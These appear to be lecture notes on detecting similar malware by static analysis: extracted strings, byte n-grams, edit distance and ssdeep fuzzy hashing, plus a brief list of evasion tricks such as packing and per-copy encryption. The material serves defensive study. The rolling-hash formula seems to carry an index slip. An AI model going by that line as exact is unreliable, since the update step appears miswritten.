  - Strings: extract ascii strings from binary, used to assign type/label to file

    SETUPAPI.DLL memcpy std::string new[]
  - ngrams: count number of times each n-byte sequence occurs in binary

    abab n=2, slide 1 bytes: ab (2) ba (1)
  - Edit distance for comparing files or file segments





Static Analysis

- Malware authors can alter static analysis results:
  - Pack with different packers, options
  - Compile with different options
  - Add dummy segments into code, rearrange code
  - Same malware written in different languages
  - Rudimentary encryption, use different key per copy
- If can unpack, start to reverse engineer, such as with IDAPro, to identify similar binaries

Strings

- Can be used for preliminary screening
- Min length of 6 appears to avoid extracting random sequences
- Content of apparent code, appearance in files pretending to be non-executables
  - Presence of types as opposed to exact strings

std::allocator
std::basic_string
std::string
std::basic_string<char, std::char_traits<char>
std::allocator<char> >
delete[]
new[]

SETUPAPI.DLL
SetupDiGetDeviceRegistryPropertyA
SetupDiGetClassDevsA
SetupDiCallClassInstaller
SetupDiOpenDevRegKey
SetupDiDeleteDeviceInfo
SetupDiEnumDeviceInfo

__vbaErase
__vbaErrorOverflow
__vbaExceptHandler
__vbaExitProc
__vbaFileClose
__vbaFileOpen
__vbaFixstrConstruct
__vbaFPException
__vbaFpI4
__vbaFreeObj
__vbaFreeStr
__vbaFreeStrList
__vbaFreeVar

_getcwd
_mbsicmp
_exit
__set_app_type
__getmainargs
strtok
_controlfp
_initterm
memcpy
_mbsinc
__p__fmode
__p__commode
_amsg_exit
_XcptFilter
malloc
_access
exit

ngrams

- ngrams have been around since at least mid 1990's
- abababbbb
  - n = 2, sliding window of 1
  - ab 3 ba 2 bb 3 b<eol> 1
- Determine ngram distribution of malware binaries for small number of n's
- Compare results to detect similar malware.
- Need to be careful
  - Distance measure:
    - file1 = <small malware executable>
    - file2 = <extraneous content> <file1>
  - Storage of distribution: 256^n possible distinct ngrams
- Exclude ngrams that occur too infrequently or too frequently

Edit Distance

- Given two strings, s1 and s2, the minimum number of edits required to transform s1 into s2.
  - calloc malloc : edit change 1 character
  - std::basic_string   std::string : edit delete 6 characters
- Edit operations
  - insert a character
  - delete a character
  - replace a character
- Assign weights to edit operations
- How to do on entire binary:
  - Resources if compare entire file
  - Compare short sections

Fuzzy Hashing

- General idea: hash computed by hashing segments of file, either using a rolling window or fixed offsets
- ssdeep (a rolling hash)
  - http://ssdeep.sourceforge.net/ by Kornblum, Jesse
  - General Algorithm:
    - Hash(file) = S1 || S2
    - $r_i = F(b_{i-m} ,.. b_i)$
    - $r_{i+1} = r_i - X(b_{i-m}) + X(b_{i+m})$
    - Triggers: if r_i matches T1, append bits from r_i to S1. If r_i matches T2, append bits from r_i to S2
    - Edit distance used to compare to hashes
- Returns similarity measure
  - letter.htm.exe matches mail.txt.scr (100)
  - bob@columbia.edu.txt__.exe matches message.doc__.scr (44)
- Does not work on small files